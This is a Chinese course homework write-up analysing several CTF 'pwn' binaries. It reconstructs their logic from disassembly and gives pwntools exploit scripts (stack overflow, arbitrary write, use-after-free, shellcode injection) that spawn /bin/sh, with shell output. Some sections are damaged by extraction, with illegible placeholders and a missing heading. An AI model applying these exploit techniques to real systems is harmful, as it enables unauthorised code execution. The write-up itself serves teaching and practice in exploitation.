


# 《软件安全漏洞分析与发现》第二次作业（漏洞利用）

张曙 赵宏铎 钱正玘 熊吉思汗

## pwn02

### 样本分析

初运行该样本，输出如图所示：



```
evian@evian-workstation ~/Downloads/pwn ./pwn02
Give me a number
The number is 846337966
```

因此，使用IDA反汇编该程序，寻找字符串"Give me a number"，找出核心逻辑函数，位于 0x80488CE 的位置。

观察汇编代码，其对应的C代码为

```
1 void critical() {
2     char buf[0x34];
3     int count = 0;
4     while (1) {
5         printf("Give me a number");
6         unsigned int input;
7         scanf("%d\n", &input);
8         unsigned int output = manipulate(input);
9         printf("The number is %d\n", output);
10        if (output == 0) {
11            return;
12        }
13        *((unsigned int *)buf + count++) = output;
14    }
15 }
```

其中 `manipulate` 是一段非常长的只含有 `xor`, `add` 和 `sub` 指令的汇编代码：

```

loc_80488D4:
sub     esp, 0Ch
push    offset aGiveMeANumber ; "Give me a number"
call    sub_8050110
add     esp, 10h
call    sub_804929E
mov     [ebp+var_C], eax
mov     eax, [ebp+var_C]
add     eax, 35C1A629h
xor     eax, 0A2E159D4h
sub     eax, 61E0A4F4h
xor     eax, 58244A3Ah
add     eax, 5FB33D77h
xor     eax, 93AB5938h
sub     eax, 26CAE81Eh
xor     eax, 91057BEh
add     eax, 34CCFB1Dh
xor     eax, 0EA568CEh
sub     eax, 287F0881h

```

该函数的运行逻辑是，读取输入的数字，将其变换为一个4字节的数字，再将该4字节的数组存入数组。

可以注意到，在C语言代码的第13行，也就是汇编指令 `0x80491a5` 处的指令，赋值时未检查数组边界，含有栈溢出漏洞。

## 漏洞利用

### 构造shellcode

首先，构造shellcode：

```

1  from pwn import *
2
3  context(arch='i386', os='linux')
4
5  frame_base = 0xffffd23c # Position of ret addr
6
7  payload = (
8      # buffer inside stack frame
9      b'\x0a\x0a\x0a\x0a' * 14 +
10     # ret addr
11     p32(frame_base + 0x20) +
12     b'\x90\x90\x90\x90' * 0x30 +
13     shellcode
14 )
15
16 payload = payload.ljust((len(payload) // 4 + 1) * 4, b'\x00')

```

```
17
18 with open('./shellcode.bin', 'wb+') as f:
19     f.write(payload)
```

在这里，首先我们需要找到该函数返回地址所在的位置。关闭ASLR，通过gdb调试可知，其返回地址所在的位置为 `0xffffd23c`。然后，通过IDA反汇编的代码可知，用于栈溢出的 `buf` 的首地址为 `[ebp - 0x34]`，而每次输入会填充4个字节。因此，我们需要填充14次，达到返回地址所在地。然后就是常见的shellcode攻击模式，指向栈上被覆盖的区域，中间用 `NOP` 作跳板。

值得指出，由于变换函数是以4字节为单位的，所以在构造相应payload时，也应使其长度为4字节的倍数。

## 构造变换函数

将 `manipulate` 对应的汇编指令导出，然后将其从下往上输出，并将 `add` 替换为 `sub`，`sub` 替换为 `add`，`xor` 不变，则可以得到其逆变换对应的汇编指令，添加相应符号，保存为 `transformer.s`：

```
pwn02 > ASM transformer.s
```

```
1  .globl transform
2  transform:
3      movl    %edi, %eax
4      add    $0x2e72824d,%eax
5      xor    $0x1977702c,%eax
6      add    $0x71d68c0d,%eax
7      xor    $0x989daf88,%eax
8      add    $0x1cd46f4,%eax
9      xor    $0xf86ffbfd,%eax
```

该汇编文件对应一个C函数

```
1 unsigned int transform(unsigned int origin);
```

对于其输入的 `origin`，将其输出的 `output` 输入 `pwn02` 中，存储在栈上的值则是 `origin`。

## 构造输入

需要将构造的shellcode通过构造的变换函数进行变换，才能得到真实的输入：

```
1  extern unsigned int transform(unsigned int origin);
2
3  int main() {
4      int fd = open("./shellcode.bin", O_RDONLY);
5      unsigned int origin;
6      while (read(fd, &origin, 4) == 4) {
7          unsigned int transformed = transform(origin);
8          printf("%d\n", transformed);
9      }
10     close(fd);
11     printf("%d\n", transform(0));
12     return 0;
13 }
```

值得注意的是，由于该函数只有在得到0后才会返回，所以最后还需要输入一个 `transform(0)`。

## 攻击

用常见的方法，将构造的输入传入进程：

```
1  from pwn import *
2
3  context(arch='i386', os='linux')
4
5  p = process("path/to/pwn02")
6  with open('./input-numbers.txt', 'r') as f:
7      for line in f:
8          line = line.strip()
9          if len(line) == 0:
10             continue
11         p.sendline(bytes(line, encoding="utf-8"))
12     p.interactive()
```

成功获得shell：

```
Give me a number
The number is 1372139886
Give me a number
The number is 22611050
Give me a number
The number is -511094303
Give me a number
The number is 191550001
Give me a number
The number is 8441176
Give me a number
The number is 0
$ ls
attack.py          get-address.c      revert.py
craft-shellcode.py input-numbers.txt  shellcode.bin
get-address        raw.s              transformer.s
$
```

## pwn03

### 样本分析

初运行该样本，输出如图所示：

```
evian@evian-workstation ➤ ~/Downloads/pwn ➤ ./pwn03
Welcome to my encrypt server
```

因此，使用IDA反汇编该样本，定位"Welcome to my encrypt server"字符串，核心逻辑函数位于 `0x80488F0`。

观察汇编代码，其对应的C代码的核心逻辑可简化为

```
1 void critical() {
2     printf("Welcome to my encrypt server");
3     int input_count = 0;
4     int matched_count = 0;
5     char buf[BUF_LEN];
6     while (1) {
7         read(stdin, &buf[input_count], 1);
8         buf[input_count] ^= "ichunqiu"[input_count & 7];
9         if (buf[input_count] == 0) {
```

```

10         matched_count++;
11         if (matched_count == 8) {
12             break;
13         }
14     } else {
15         matched_count = 0;
16     }
17     input_count++;
18 }
19 printf("The plaintext is:");
20 some_function(buf);
21 }

```

说明两点：

- `BUF_LEN` 是多少不重要，重要的是 `buf` 首地址距离函数返回地址所在位置的距离。由于这个函数将 `ebp` 作为通用寄存器，在函数内部不断加减 `esp`、进行 `push` 等操作操作 `esp`，所以也很难得出 `BUF_LEN` 是多少。
- `some_function` 内部逻辑不重要，经过检查，并没有对传入的 `buf` 进行修改，因此忽略。

该函数的逻辑是，不断读入字符，每8个一组进行判断，如果一组与"ichunqiu"相等，则退出循环。此外，值得指出，判断相等的方法是进行异或，但会将结果存储在 `buf` 相对的位置（C语言的第8行），所以会改变栈上的内容。

可以观察到，在C语言的第7行，也就是汇编指令位于 `0x804892E` 的指令，由于赋值时未检查数组边界，存在栈溢出漏洞。

## 漏洞利用

漏洞利用脚本如下：

```

1  from pwn import *
2
3  frame_base = 0xffffd1bc # addr of ret addr
4
5  shellcode = asm(shellcraft.execve("/bin/sh", ["/bin/sh"], 0))
6
7  payload = (
8      # buffer inside stack frame
9      b'a' * 0x11c +
10     # ret addr
11     p32(frame_base + 0x20) +
12     b'\x90' * 0x30 +
13     shellcode
14 )
15
16 payload = bytearray(payload.ljust((len(payload) // 8 + 1) * 8, b'a'))
17
18 for i in range(len(payload) // 8):
19     for j in range(8):
20         payload[i * 8 + j] ^= b'ichunqiu'[j]

```

```
21
22 payload += b"ichunqiu"
23
24 payload = bytes(payload)
25
26 p = process("path/to/pwn03")
27
28 p.send(payload)
29 p.interactive()
```

首先，关闭ASLR，通过GDB调试，确认该函数返回地址所在的地址为 `0xffffd1bc`。

接着，通过观察IDA的反汇编代码，分析得出 buf 距离返回地址所在地址的距离为 0x11c。因此，我们需要填充 0x11c 个字节，然后就能覆盖返回地址了。

因此：

1. 我们按照常规套路构造shellcode
2. 同时由于其8个一组进行判断，所以将 `payload` 其填充至8的倍数
3. 由于在栈上存储的是与 `ichunqiu` 对应字符异或后的结果，因此我们还需要将 `payload` 每8个一组与 `ichunqiu` 进行异或
4. 由于该函数在遇到 `ichunqiu` 后才会返回，所以最终加上 `ichunqiu`

成功获得shell:

[illegible]

**pwn04**

## 样本分析

初运行 pwn04，输出如图所示：

```
evian@evian-workstation ➤ ~/Downloads/pwn ➤ ./pwn04
===== shellcode manager =====
1. add a shellcode
2. edit a shellcode
3. delete a shellcode
4. show a shellcode
5. exit
>
```

因此，在IDA反汇编中定位字符串"shellcode manager"，得到关键函数，地址为 0x8048B70。

观察代码，其对应的C语言的核心函数为：

```
1 char *shellcodes[0x0C];
2 void add_shellcode() {
3     int index;
4     scanf("%d", &index);
5     if (index < 0 || index > 0x0B || shellcodes[index] != NULL) {
6         printf("not a good index");
7     }
8     shellcodes[index] = (char *)malloc(0x100);
9     read(stdin, &shellcodes[index], 0x100);
10 }
11 void edit_shellcode() {
12     int index;
13     scanf("%d", &index);
14     if (index < 0 || index > 0x0B || shellcodes[index] == NULL) {
15         printf("not a good index");
16         return;
17     }
18     read(stdin, &shellcodes[index], 0x100);
19 }
20 void delete_shellcode() {
21     int index;
22     scanf("%d", &index);
23     if (index < 0 || index > 0x0B || shellcodes[index] == NULL) {
24         printf("not a good index");
25         return;
26     }
27     free(shellcodes[index]);
28 }
29 void show_shellcode() {
30     int index;
31     scanf("%d", &index);
32     if (index < 0 || index > 0x0B || shellcodes[index] == NULL) {
33         printf("not a good index");
34         return;
```



```

35     }
36     for (int i = 0; i <= 0xFF; i++) {
37         printf("%02x", shellcodes[index][i])
38     }
39 }
40 void critical() {
41     printf("===== shellcode manager =====");
42     while (1) {
43         int n;
44         scanf("%d", &n);
45         switch (n) {
46             case 1: add_shellcode(); break;
47             case 2: edit_shellcode(); break;
48             case 3: delete_shellcode(); break;
49             case 4: show_shellcode(); break;
50             default: exit(0);
51         }
52     }
53 }

```

其核心逻辑为，在全局维护一个 `shellcodes` 数组，用户输入数组下标，程序去 `shellcodes` 数组相应位置进行索引，对其进行相应的增、删、改、查操作。

可以观察到，在 `edit_shellcode`、`delete_shellcode` 和 `show_shellcode` 中，会对 `index` 的范围进行判断，对于不符合的 `index`，则直接返回；但在 `add_shellcode` 中，判断之后并不会返回，则会继续。因此，在C语言 `add_shellcode` 代码的第7行，提供了一个任意位置写的漏洞。

因此，我们通过特定的 `index`，将 `shellcodes[index]` 的值覆盖函数的返回地址，就可以实现任意代码执行了。在这里，理论上可以覆盖 `add_shellcode` 或 `critical` 的返回地址，但 `critical` 函数是直接通过 `exit(0)` 退出的，所以只能覆盖 `add_shellcode` 的返回地址。

## 漏洞利用

漏洞利用脚本为：

```

1  from pwn import *
2
3  frame_base = 0xffffd1ac # Ret addr of add_shellcode
4
5  shellcode = asm(shellcraft.execve("/bin/sh", ["/bin/sh"], 0))
6
7  shellcodes_addr = 0x80ECA00
8
9  p = process("path/to/pwn04")
10
11 p.sendline(b'l')
12 p.sendline(bytes(str((frame_base - shellcodes_addr) // 4), encoding="utf-8"))
13 p.sendline(shellcode)
14 p.interactive()

```

首先，关闭ASLR，通过gdb调试获得 `add_shellcode` 的返回地址所在的地址为 `0xffffd1ac`。然后，通过IDA反汇编得出 `shellcodes` 的地址是在 `.bss` 段的 `0x80ECA00`。因此，当我们需要 `index` 时，将两者作差除4（因为 `char *` 的宽度为4），即可覆盖 `add_shellcode` 的返回地址。

但是，根据Stackoverflow上的[这篇文章](#)，在Linux kernel 5.10之后，堆是不可执行的，而我目前使用的内核版本是5.13，所以并不能成功获得shell。但是，可以通过gdb查看内存的方法得知，我们确实成功让 `eip` 指向了我们的shellcode，也确实是因为堆不可执行所以才不能成功获得shell的。

```
> 0x80ee0e8      push    $0x1010101
0x80ee0ed      xorl    $0x169722e, (%esp)
0x80ee0f4      push    $0x6e69622f
0x80ee0f9      mov     %esp, %ebx
0x80ee0fb      push    $0x1
0x80ee0fd      decb    (%esp)
0x80ee100      push    $0x1010101
0x80ee105      xorl    $0x169722e, (%esp)
0x80ee10c      push    $0x6e69622f
0x80ee111      xor     %ecx, %ecx
0x80ee113      push    %ecx
0x80ee114      push    $0x4
0x80ee116      pop     %ecx
0x80ee117      add     %esp, %ecx
0x80ee119      push    %ecx
0x80ee11a      mov     %esp, %ecx
0x80ee11c      xor     %edx, %edx
0x80ee11e      push    $0xb
0x80ee120      pop     %eax
0x80ee121      int     $0x80
```

native process 3272366 In:

(gdb) si

0x80ee0e8 in ?? ()

Program received signal SIGSEGV, Segmentation fault.

0x80ee0e8 in ?? ()

pwn05

## 样本分析

初运行该样本，如图所示：

```
evian@evian-workstation ~/Downloads/pwn ➤ ./pwn05
> help
add (add a new book)
edit (edit a book by id)
delete (delete a book)
show (show all books)
help (show help message)
quit
> █
```

因此，在IDA中搜索字符串">", 定位到核心函数位于地址 0x8048D89。

分析其反汇编代码，可以看出其对应的C语言的核心代码为：

```
1  struct Book {
2      char name[0x100];           // offset: 0
3      unsigned int id;           // offset: 0x100
4      void *print_content;       // offset: 0x104
5      char *content;            // offset: 0x108
6      unsigned int content_length; // offset: 0x10C
7  }
8
9  char *books[0x1E];
10
11 void print_content(char *content) {
12     printf("%s", content);
13 }
14
15 unsigned int find_book_by_id(unsigned int book_id) {
16     for (unsigned int book_index = 0; book_index <= 0x1D; book_index++) {
17         struct Book *book = books[book_index];
18         if (book) {
19             if (book->id == book_id) {
20                 return book_index;
21             }
22         }
23     }
24     return BOOK_NOT_EXIST;
25 }
26
27 void read_from_stdin(char *buf, unsigned int length) {
28     int i;
```

```

29     for (i = 0; i < length - 1; i++) {
30         read(stdin, &buf[i], 1);
31         if (buf[i] == '\n') {
32             break;
33         }
34     }
35     buf[i] = '\0';
36 }
37
38 void add_book() {
39     int book_index;
40     for (book_index = 0; book_index <= 0x1D; book_index++) {
41         if (books[book_index] == NULL) {
42             break;
43         }
44     }
45     if (book_index == 0x1E) {
46         return;
47     }
48     struct Book *book = (struct Book *)malloc(0x110);
49     printf("The book's name:");
50     read_from_stdin(book->name, 100);
51     printf("The book's id");
52     unsigned int book_id;
53     scanf("%d", &book_id);
54     if (find_book_by_id(book_id) != BOOK_NOT_EXIST) {
55         free(book);
56         return;
57     }
58     book->id = book_id;
59     printf("The contents's len: ");
60     unsigned int content_length;
61     scanf("%d", &content_length);
62     if (content_length > 0x1000) {
63         free(book);
64         return;
65     }
66     char *content = (char *)malloc(content_length);
67     printf("content: ");
68     read_from_stdin(book->content, content_length);
69     book->content_length = content_length;
70     book->print_content = (void *)print_content;
71     books[book_index] = book;
72 }
73
74 void edit_book() {
75     unsigned int book_id;
76     scanf("%d", &book_id);
77     unsigned int book_index = find_book_by_id(book_id);

```

```

78     if (book_index == BOOK_NOT_EXIST) {
79         return;
80     }
81     struct Book *book = books[book_index];
82     read_from_stdin(book->content, book->content_length);
83 }
84
85 void delete_book() {
86     unsigned int book_id;
87     scanf("%d", &book_id);
88     unsigned int book_index = find_book_by_id(book_id);
89     if (book_index == BOOK_NOT_EXIST) {
90         return;
91     }
92     struct Book *book = books[book_index];
93     free(book->content);
94     free(book);
95 }
96
97 void show_book() {
98     for (int book_index = 0; book_index <= 0x1D; book_index++) {
99         struct Book *book = books[book_index];
100         if (book == NULL) {
101             continue;
102         }
103         printf("ID: %d\n", book->id);
104         printf("Name: %s\n", book->name);
105         book->print_content(book->content);
106     }
107 }
108
109 void critical() {
110     while (1) {
111         switch (input_from_user()) {
112             case ADD_BOOK: add_book(); break;
113             case EDIT_BOOK: edit_book(); break;
114             case DELETE_BOOK: delete_book(); break;
115             case SHOW_BOOK: show_book(); break;
116             default: exit(0);
117         }
118     }
119 }

```

其核心逻辑为，在全局维护一个 `books` 数组，通过命令行提供增删改查功能。

值得注意的是，在每一个功能中，判断 `books` 数组中的元素是否有效的方法是判断其是否为 `NULL`。

增加book的逻辑：

1. 堆上分配 `0x110` 字节的空间用于存储 `struct Book`

2. 从 `stdin` 读取 `0x100` 个字节作为 `title`
3. 读取 `content length`
4. 在堆上分配 `content length` 个字节的内存用于存储 `book` 的 `content`
5. 读取 `content length` 个字节作为 `content`

在 `delete_book` 中，把 `book->content` 和 `book` 进行 `free` 操作之后，没有置 `NULL`，而在 `show_book` 中，会判断 `books` 的元素是否为 `NULL`，不是的话会调用其位于 `0x104` 偏移处的 `print_content` 函数。因此，这是一个 UAF 漏洞。

所以，我们的攻击思路是，通过多次释放、分配特定大小的对象，覆盖某些 `book` 的 `print_content` 函数，然后再通过 `show_book`，就可以直接调用相应的函数了。

## 漏洞利用

漏洞利用脚本为：

```
1  from pwn import *
2
3  context(arch='i386', os='linux')
4
5  shellcode = asm(shellcraft.execve("/bin/sh", ["/bin/sh"], 0))
6
7  shellcode = shellcode.ljust(0x100, b'a')
8
9  book_buf_heap_addr = 0x80ee210
10
11  payload = (
12      # Book's title
13      shellcode +
14      # Book's id
15      p32(3) +
16      # print_content
17      p32(book_buf_heap_addr)
18  )
19
20  p = process("path/to/pwn05")
21
22  p.sendlineafter(b'>', b'add')
23  p.sendlineafter(b'name:', b'foo1')
24  p.sendlineafter(b'id:', b'0')
25  p.sendlineafter(b'len:', b'2')
26  p.sendlineafter(b'content:', b'a')
27
28  p.sendlineafter(b'>', b'add')
29  p.sendlineafter(b'name:', b'foo2')
30  p.sendlineafter(b'id:', b'1')
31  p.sendlineafter(b'len:', b'2')
32  p.sendlineafter(b'content:', b'a')
33
```

```

34 p.sendlineafter(b'>', b'delete')
35 p.sendlineafter(b'delete: ', b'0')
36
37 p.sendlineafter(b'>', b'delete')
38 p.sendlineafter(b'delete: ', b'1')
39
40 p.sendlineafter(b'>', b'add')
41 p.sendlineafter(b'name:', b'attack')
42 p.sendlineafter(b'id:', b'2')
43 p.sendlineafter(b'len:', b'272')
44 p.sendlineafter(b'content:', payload)
45
46 p.sendlineafter(b'>', b'show')
47
48 p.interactive()

```

具体的攻击思路为：

1. 增加一个book，其content length非常小（这里为2）

该程序会先 `malloc(0x110)` 然后 `malloc(2)`，分别用于存储 `book` 和 `book->content`。

由于Linux内核的 `malloc` 机制，这两次分配不会位于同一个bin中

2. 再增加一个book，其content length同样非常小（这里为2）

内部逻辑与1相同

3. 先后删除第一个book和第2个book

在 `0x110` 大小级别的bin中，未来两次分配，将先后使用第一个 `book` 和第二个 `book` 的地址

4. 增加一个book，其content length为 `0x110`

该程序会调用两次 `malloc(0x110)`，分别用于存储 `book` 和 `book->content`。

此时，`book` 的地址为第一个book的地址，`book->content` 的地址为第二个book的地址，我们通过控制 `content` 的内容，即可覆盖第二个book的 `print_content` 的值

5. 调用 `show_book`

由于 `free` 后未置 `NULL`，程序先后调用之前已释放的第一个book和第二个book的 `print_content`，而第二个 `print_content` 已经被我们控制，从而获得shell

编写脚本时，我们关闭ASLR，通过gdb调试获得第二个book分配时的地址，从而可以准确地控制 `print_content` 的值。

运行脚本即可获得shell。但由于与 `pwn04` 一样的问题，目前实验的环境不支持堆可执行，因此只能通过gdb验证我们确实控制了 `eip` 指向了我们的shellcode：





```

.text:080489A1
.text:080489A1
.text:080489A1 ; Attributes: bp-based frame fuzzy-sp
.text:080489A1 critical proc near
.text:080489A1 buf= byte ptr -10Ch
.text:080489A1 buf_addr= dword ptr -0Ch
.text:080489A1 var_4= dword ptr -4
.text:080489A1
.text:080489A1 lea     ecx, [esp+4]
.text:080489A5 and     esp, 0FFFFFFF0h
.text:080489A8 push    dword ptr [ecx-4]
.text:080489AB push    ebp
.text:080489AC mov     ebp, esp
.text:080489AE push    ecx
.text:080489AF sub     esp, 114h
.text:080489B5 call    sub_804887C
.text:080489BA sub     esp, 0Ch
.text:080489BD push    offset aInputYourShell ; "Input your shellcode, Please\n."
.text:080489C2 call    printf
.text:080489C7 add     esp, 10h
.text:080489CA sub     esp, 4
.text:080489CD push    100h
.text:080489D2 lea     eax, [ebp+buf]
.text:080489D8 push    eax
.text:080489D9 push    0
.text:080489DB call    read
.text:080489E0 add     esp, 10h
.text:080489E3 sub     esp, 0Ch
.text:080489E6 lea     eax, [ebp+buf]
.text:080489EC push    eax
.text:080489ED call    transform_buf
.text:080489F2 add     esp, 10h
.text:080489F5 lea     eax, [ebp+buf]
.text:080489FB mov     [ebp+buf_addr], eax
.text:080489FE mov     eax, [ebp+buf_addr]
.text:08048A01 call    eax
.text:08048A03 mov     eax, 1
.text:08048A08 mov     ecx, [ebp+var_4]
.text:08048A0B leave
.text:08048A0C lea     esp, [ecx-4]
.text:08048A0F retn
.text:08048A0F critical endp
.text:08048A0F

```

读取 0x100 个字节的数据至 [ebp+buf]，通过 transform\_buf 函数进行变换，然后直接把变换后的数据看作指令，在 0x8048A01 处使用 call 调用。

而 transform\_buf 的内容也非常简单，翻译成C语言为：

```

1 void transform_buf(char *buf) {
2     for (int i = 0; i < strlen(buf); i++) {
3         if (buf[i] == '\0' || buf[i] == '\n') {
4             break;
5         }
6         if (buf[i] < 0x80) {
7             buf[i] ^= 0x11;
8         } else {

```

```

9         buf[i] ^= 0x22;
10     }
11     if (buf[i] == '\0' || buf[i] == '\n') {
12         break;
13     }
14 }
15 }

```

## 漏洞利用

根据上述分析，我们只需构造相应的shellcode，然后使用 `transform_buf` 的逆变换进行处理，再看一下最终结果里是否含有 `\0` 或者 `\n` 即可。而在 `transform_buf` 中，只使用了异或，所以其逆变换依然是自身。

因此，攻击脚本为

```

1  from pwn import *
2
3  context(arch='i386', os='linux')
4
5  shellcode = bytearray(asm(shellcraft.execve("/bin/sh", ["/bin/sh"], 0)))
6
7  for i in range(len(shellcode)):
8      if shellcode[i] < 0x80:
9          shellcode[i] ^= 0x11
10     else:
11         shellcode[i] ^= 0x22
12
13  p = process("path/to/pwn07")
14
15  p.sendlineafter(b"Please", shellcode)
16
17  p.interactive()

```

通过检查，生成的shellcode里不含 `\0` 和 `\n`。因此，直接执行后，得到shell：

```

evian@evian-workstation ~/Downloads/homework2/pwn07 master python3 ./attack.py
[+] Starting local process '/home/evian/Downloads/pwn/pwn07': pid 3498968
[*] Switching to interactive mode

.$ ls
attack.py
.$ pwd
/home/evian/Downloads/homework2/pwn07
.$

```

**pwn10**

## 样本分析

试运行样本，如图所示：

```
evian@evian-workstation ~/Downloads/pwn ➤ ./pwn10
Do you want the secret?
Now , give me your key:
```

因此，在IDA中定位"Do you want the secret"字符串，找到关键函数位于 0x8048DA0。其核心逻辑非常简单，如图所示：

```
.text:08048DA0
.text:08048DA0
.text:08048DA0 ; Attributes: bp-based frame
.text:08048DA0
.text:08048DA0 critical proc near
.text:08048DA0
.text:08048DA0 input_buffer= byte ptr -8Ch
.text:08048DA0 key= dword ptr -0Ch
.text:08048DA0
.text:08048DA0 push ebp
.text:08048DA1 mov ebp, esp
.text:08048DA3 sub esp, 98h
.text:08048DA9 sub esp, 0Ch
.text:08048DAC push offset aDoYouWantTheSe ; "Do you want the secret?"
.text:08048DB1 call printf
.text:08048DB6 add esp, 10h
.text:08048DB9 sub esp, 0Ch
.text:08048DBC push offset aNowGiveMeYourK ; "Now , give me your key:"
.text:08048DC1 call printf
.text:08048DC6 add esp, 10h
.text:08048DC9 sub esp, 8
.text:08048DCC lea eax, [ebp+key]
.text:08048DCF push eax
.text:08048DD0 push offset aD ; "%d"
.text:08048DD5 call scanf
.text:08048DDA add esp, 10h
.text:08048DDD mov eax, [ebp+key]
.text:08048DE0 cmp eax, 0Ah
.text:08048DE3 jle short loc_8048E07
```

```
.text:08048DE5 mov eax, [ebp+key]
.text:08048DE8 cmp eax, 1
.text:08048DEB jz short loc_8048E07
```

```
.text:08048DED sub esp, 0Ch
.text:08048DF0 push offset aWrongKey ; "Wrong key!"
.text:08048DF5 call printf
.text:08048DFA add esp, 10h
.text:08048DFD sub esp, 0Ch
.text:08048E00 push 0 ; status
.text:08048E02 call sub_804E8A0
```

```
.text:08048E07
.text:08048E07 loc_8048E07:
.text:08048E07 call sub_80511D0
.text:08048E07 sub esp, 0Ch
.text:08048E0F lea eax, [ebp+input_buffer]
.text:08048E15 push eax
.text:08048E16 call read_from_stdin
.text:08048E1B add esp, 10h
.text:08048E1E sub esp, 0Ch
.text:08048E21 lea eax, [ebp+input_buffer]
.text:08048E27 push eax
.text:08048E28 call base64_encode
.text:08048E2D add esp, 10h
.text:08048E30 sub esp, 8
.text:08048E33 push eax
.text:08048E34 push offset aS ; "%s"
.text:08048E39 call printf
.text:08048E3E add esp, 10h
.text:08048E41 nop
.text:08048E42 leave
.text:08048E43 retn
.text:08048E43 critical endp
.text:08048E43
```

其核心逻辑为：

1. 用户输入key
2. 读取key，将其转换为整型
3. 判断key是否不大于 `0x0A`，如果是则继续
4. 从 `stdin` 读取字符串
5. 将其base64编码后输出
6. 返回

在这之中，`atoi`、`read_from_stdin`、`base64_encode`均为使用gdb调试之后猜测得出。

由此可见，在 `0x8048E16` 位置的 `read_from_stdin` 并没有作边界判断，而 `input_buffer` 位于栈上，存在栈溢出漏洞。

## 漏洞利用

攻击代码为

```
1  from pwn import *
2  import base64
3
4  context(arch='i386', os='linux')
5
6  frame_base = 0xffffd1ec
7
8  shellcode = asm(shellcraft.execve("/bin/sh", ["/bin/sh"], 0))
9
10 payload = (
11     # Inside frame
12     b'a' * 0x90 +
13     # Ret addr
14     p32(frame_base + 0x30) +
15     b'\x90' * 0x50 +
16     shellcode
17 )
18
19 p = process("path/to/pwn10")
20
21 p.sendlineafter(b"key:", b'0')
22 p.sendline(payload)
23
24 p.interactive()
```

首先，关闭ASLR，通过gdb调试得出该函数返回地址所在的地址为 `0xffffd1ec`，然后根据反汇编代码，`input_buffer` 位于 `[ebp-0x8C]`，所以只需要填充 `0x90` 个字符即可到达返回地址的位置。然后使用正常的shellcode注入就行了。（所以并不知道base64放在这有啥用）

结果如下：

[illegible]